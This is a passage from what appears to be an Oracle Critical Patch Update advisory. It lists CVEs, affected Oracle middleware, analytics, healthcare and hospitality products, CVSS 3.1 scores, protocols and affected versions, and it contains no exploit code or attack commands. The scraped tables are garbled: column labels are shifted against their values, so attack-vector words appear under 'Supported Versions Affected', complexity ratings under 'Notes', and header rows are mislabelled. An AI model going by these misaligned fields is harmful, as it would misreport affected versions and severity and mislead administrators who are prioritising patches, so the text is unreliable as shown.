- High
- High
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-54988
- Product: Oracle Business Process Management Suite
- Component: Oracle Business Rules (Apache Commons Compress)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 14.1.2.0.0
- CVE ID: CVE-2025-4949
- Product: Oracle Data Integrator
- Component: Security (Eclipse JGit)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 14.1.2.0.0
- CVE ID: CVE-2025-4949
- Product: Oracle Fusion Middleware
- Component: Oracle Database Client for Fusion Middleware (Eclipse JGit)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 14.1.2.0.0
- CVE ID: CVE-2025-54874
- Product: Oracle Outside In Technology
- Component: Core (OpenJPEG)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 8.5.7, 8.5.8
- CVE ID: CVE-2025-49796
- Product: Oracle HTTP Server
- Component: Core (libxml2)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.1
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- High
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-23048
- Product: Oracle HTTP Server
- Component: SSL Module (Apache HTTP Server)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.1
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- None
- 14.1.2.0.0
- CVE ID: CVE-2024-56406
- Product: Oracle Fusion Middleware
- Component: Third Party (Perl)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.6
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- Low
- Low
- High
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2022-41342
- Product: Oracle Access Manager
- Component: Webserver Plugin (Intel C++ Compiler Classic)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.8
- Supported Versions Affected: Local
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 12.2.1.4.0
- CVE ID: CVE-2022-41342
- Product: Oracle Fusion Middleware
- Component: Dynamic Monitoring Service, Oracle Notification Service, libiau (Intel C++ Compiler Classic)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.8
- Supported Versions Affected: Local
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 12.2.1.4.0
- See Note 2
- CVE ID: CVE-2022-41342
- Product: Oracle HTTP Server
- Component: Core (Intel C++ Compiler Classic)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.8
- Supported Versions Affected: Local
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 12.2.1.4.0
- See Note 2
- CVE ID: CVE-2022-41342
- Product: Oracle Weblogic Server Proxy Plug-in
- Component: Oracle Weblogic Server Proxy Plug-in for Apache HTTP Server (Intel C++ Compiler Classic)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.8
- Supported Versions Affected: Local
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 12.2.1.4.0, 14.1.1.0.0
- See Note 2
- CVE ID: CVE-2025-48976
- Product: Oracle Business Process Management Suite
- Component: Composer (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-5115
- Product: Oracle Coherence
- Component: Centralized Third Party Jars (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0, 14.1.1.0.0
- CVE ID: CVE-2025-55163
- Product: Oracle Data Integrator
- Component: Runtime Java agent (Netty)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0
- CVE ID: CVE-2024-42516
- Product: Oracle HTTP Server
- Component: Core (Apache HTTP Server)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- None
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-59375
- Product: Oracle HTTP Server
- Component: Core (LibExpat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2024-43204
- Product: Oracle HTTP Server
- Component: mod_proxy (Apache HTTP Server)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- None
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-54571
- Product: Oracle HTTP Server
- Component: mod_security (ModSecurity)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2024-47252
- Product: Oracle HTTP Server
- Component: SSL module (Apache HTTP Server)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-41249
- Product: Oracle Identity Manager
- Component: Installer (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 12.2.1.4.0, 14.1.2.1.0
- CVE ID: CVE-2025-41249
- Product: Oracle Middleware Common Libraries and Tools
- Component: Third Party (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-59375
- Product: Oracle Outside In Technology
- Component: Core (LibExpat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 8.5.7, 8.5.8
- CVE ID: CVE-2025-48976
- Product: Oracle Service Bus
- Component: Core (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0
- CVE ID: CVE-2025-48976
- Product: Oracle SOA Suite
- Component: Rest Converters (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-43967
- Product: Oracle WebCenter Enterprise Capture
- Component: Client Bundle (libheif)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-41248
- Product: Oracle WebCenter Sites
- Component: Core (Spring Security)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 14.1.2.0.0
- CVE ID: CVE-2025-48976
- Product: Oracle WebLogic Server
- Component: Centralized Third Party Jars (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0, 14.1.1.0.0
- CVE ID: CVE-2025-41249
- Product: Oracle WebLogic Server
- Component: Core (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 12.2.1.4.0, 14.1.1.0.0, 14.1.2.0.0, 15.1.1.0.0
- CVE ID: CVE-2025-55163
- Product: Service Delivery Platform
- Component: Messaging Enabler (Netty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.1.2.0.0
- CVE ID: CVE-2025-12383
- Product: Oracle Global Lifecycle Management NextGen OUI Framework
- Component: NextGen Installer (Eclipse Jersey)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- High
- None
- 15.1.1.0.0, 15.1.1.0.0
- CVE ID: CVE-2025-12383
- Product: Oracle WebLogic Server
- Component: Centralized Third Party Jars (Eclipse Jersey)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- High
- None
- 14.1.1.0.0, 14.1.2.0.0, 15.1.1.0.0
- CVE ID: CVE-2024-13009
- Product: Oracle Middleware Common Libraries and Tools
- Component: Third Party (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.2
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- Low
- Low
- None
- 14.1.2.0.0
- CVE ID: CVE-2024-13009
- Product: Oracle Unified Directory
- Component: Core (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.2
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- Low
- Low
- None
- 12.2.1.4.0, 14.1.2.1.0
- CVE ID: CVE-2025-26333
- Product: Oracle Fusion Middleware
- Component: Oracle Database Client for Fusion Middleware (BSAFE Crypto-J)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.9
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- None
- None
- 14.1.2.0.0
- CVE ID: CVE-2025-26333
- Product: Oracle Security Service
- Component: Third Party (BSAFE Crypto-J)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.9
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- None
- None
- 12.2.1.4.0
- CVE ID: CVE-2021-45105
- Product: Oracle WebCenter Sites
- Component: Core (Apache Log4j)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.9
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- None
- None
- High
- 12.2.1.4.0
- CVE ID: CVE-2025-53864
- Product: Oracle WebLogic Server
- Component: Centralized Third Party Jars (Nimbus JOSE+JWT)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- None
- None
- Low
- 12.2.1.4.0, 14.1.1.0.0, 14.1.2.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Access Manager
- Component: Identity Store Access (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 12.2.1.4.0, 14.1.2.1.0
- CVE ID: CVE-2025-48924
- Product: Oracle Business Process Management Suite
- Component: Composer (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 14.1.2.0.0
- CVE ID: CVE-2025-31672
- Product: Oracle Fusion Middleware
- Component: Oracle Database Client for Fusion Middleware (Apache POI)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- Low
- None
- 14.1.2.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Identity Manager
- Component: Third Party (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 12.2.1.4.0
- CVE ID: CVE-2025-48924
- Product: Oracle Identity Manager Connector
- Component: Core (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 12.2.1.4.0, 14.1.2.1.0
- CVE ID: CVE-2025-48924
- Product: Oracle Managed File Transfer
- Component: Runtime Server (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-31672
- Product: Oracle Middleware Common Libraries and Tools
- Component: Third Party (Apache POI)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- Low
- None
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Service Bus
- Component: Core (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 14.1.2.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle SOA Suite
- Component: Adapters (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 14.1.2.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle WebCenter Sites
- Component: Core (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2024-47554
- Product: Oracle WebLogic Server
- Component: Console (Apache Commons IO)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.3
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Un-changed
- None
- None
- Low
- 12.2.1.4.0, 14.1.1.0.0
Notes:
- Affected version for Weblogic Server Proxy Plug-in for IIS is 12.2.1.4.0 only
- Applies to LINUX only
Additional CVEs addressed are:
- The patch for CVE-2024-13009 also addresses CVE-2024-6763.
- The patch for CVE-2025-54571 also addresses CVE-2025-47947, CVE-2025-48866, and CVE-2025-52891.
- The patch for CVE-2025-66516 also addresses CVE-2025-54988.
- The patch for CVE-2024-47252 also addresses CVE-2025-49812.
- The patch for CVE-2025-43967 also addresses CVE-2025-43966.
- The patch for CVE-2025-49796 also addresses CVE-2025-49794 and CVE-2025-49795.
- The patch for CVE-2022-41342 also addresses CVE-2022-40196.
Oracle Analytics Risk Matrix
This Critical Patch Update contains 8 new security patches, plus additional third party patches noted below, for Oracle Analytics. 6 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2021-23926
- Product: Oracle Business Intelligence Enterprise Edition
- Component: Core (Apache XMLBeans)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.1
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- High
- 8.2.0.0.0
- CVE ID: CVE-2025-52999
- Product: Oracle Business Intelligence Enterprise Edition
- Component: Analytics Server (jackson-core)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 7.6.0.0.0, 8.2.0.0.0
- CVE ID: CVE-2024-57699
- Product: Oracle Business Intelligence Enterprise Edition
- Component: Analytics Server (json-smart)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 7.6.0.0.0, 8.2.0.0.0, 12.2.1.4.0
- CVE ID: CVE-2025-9230
- Product: Oracle Business Intelligence Enterprise Edition
- Component: Platform Security (OpenSSL)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 7.6.0.0.0, 8.2.0.0.0, 12.2.1.4.0
- CVE ID: CVE-2022-45047
- Product: Oracle Business Intelligence Enterprise Edition
- Component: Core (Apache Mina SSHD)
- Protocol: SSH
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.2
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- High
- High
- High
- 8.2.0.0.0
- CVE ID: CVE-2026-21976
- Product: Oracle Business Intelligence Enterprise Edition
- Component: Oracle Analytics Cloud
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.1
- Supported Versions Affected: Local
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- None
- 7.6.0.0.0, 8.2.0.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Business Intelligence Enterprise Edition
- Component: Platform Security (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 7.6.0.0.0, 8.2.0.0.0, 12.2.1.4.0
- CVE ID: CVE-2025-31672
- Product: Oracle Business Intelligence Enterprise Edition
- Component: Analytics Server (Apache POI)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 7.6.0.0.0, 8.2.0.0.0, 12.2.1.4.0
Additional CVEs addressed are:
- The patch for CVE-2025-9230 also addresses CVE-2025-9232.
Additional patches included in this Critical Patch Update for the following non-exploitable CVEs for this Oracle product family:
- Oracle BI Publisher
- Development Operations (Apache Tomcat): CVE-2025-41249 [VEX Justification: vulnerable_code_not_in_execute_path].
- Oracle Business Intelligence Enterprise Edition
- Platform Security (Bouncy Castle Java Library): CVE-2025-8885 and CVE-2024-30171 [VEX Justification: vulnerable_code_cannot_be_controlled_by_adversary].
Oracle Health Sciences Applications Risk Matrix
This Critical Patch Update contains 5 new security patches for Oracle Health Sciences Applications. 3 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2026-21980
- Product: Oracle Life Sciences Central Coding
- Component: Platform
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- Low
- Low
- None
- 7.0.1.0
- CVE ID: CVE-2026-21970
- Product: Oracle Life Sciences Central Designer
- Component: Platform
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- None
- None
- 7.0.1.0
- CVE ID: CVE-2026-21923
- Product: Oracle Life Sciences Central Designer
- Component: Platform
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- Low
- Low
- None
- 7.0.1.0
- CVE ID: CVE-2023-29081
- Product: Oracle Life Sciences Central Coding
- Component: Installation and Configuration (InstallShield)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.5
- Supported Versions Affected: Local
- Notes: Low
- Low
- None
- Un-changed
- None
- None
- High
- 7.0.1.0
- CVE ID: CVE-2026-21974
- Product: Oracle Life Sciences Central Designer
- Component: Platform
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- Low
- None
- None
- 7.0.1.0
Oracle HealthCare Applications Risk Matrix
This Critical Patch Update contains 6 new security patches for Oracle HealthCare Applications. All of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2024-52046
- Product: Oracle Health Sciences Information Manager
- Component: XAD-PID Change Management XPID (Apache Mina)
- Protocol: SSH
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 4.0.0
- CVE ID: CVE-2025-41249
- Product: Oracle Healthcare Master Person Index
- Component: Master Index Data Manager (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 5.0.0.0-5.0.9.5
- CVE ID: CVE-2025-68161
- Product: Oracle Health Sciences Information Manager
- Component: Health Record Locator (Apache Log4j)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Changed
- Low
- Low
- None
- 4.0.0
- CVE ID: CVE-2025-68161
- Product: Oracle Healthcare Data Repository
- Component: FHIR Server (Apache Log4j)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Changed
- Low
- Low
- None
- 8.2.0.5, 8.2.0.6
- CVE ID: CVE-2025-68161
- Product: Oracle Healthcare Master Person Index
- Component: Master Index Data Manager (Apache Log4j)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Changed
- Low
- Low
- None
- 5.0.0.0-5.0.9.5
- CVE ID: CVE-2024-47554
- Product: Oracle Health Sciences Information Manager
- Component: Install (Apache Commons IO)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.3
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Un-changed
- None
- None
- Low
- 4.0.0
Oracle Hospitality Applications Risk Matrix
This Critical Patch Update contains 4 new security patches for Oracle Hospitality Applications. All of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2026-21967
- Product: Oracle Hospitality OPERA 5 Property Services
- Component: Opera Servlet
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.6
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- Low
- Low
- 5.6.19, 5.6.25, 5.6.26, 5.6.27
- CVE ID: CVE-2025-48976
- Product: Oracle Hospitality OPERA 5 Property Services
- Component: Opera (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 5.6.19, 5.6.25, 5.6.26, 5.6.27
- CVE ID: CVE-2026-21966
- Product: Oracle Hospitality OPERA 5 Property Services
- Component: Opera
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- Low
- Low
- None
- 5.6.19, 5.6.25, 5.6.26, 5.6.27
- CVE ID: CVE-2025-48924
- Product: Oracle Hospitality OPERA 5 Property Services
- Component: Opera (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 5.6.19, 5.6.25, 5.6.26, 5.6.27
Oracle Hyperion Risk Matrix
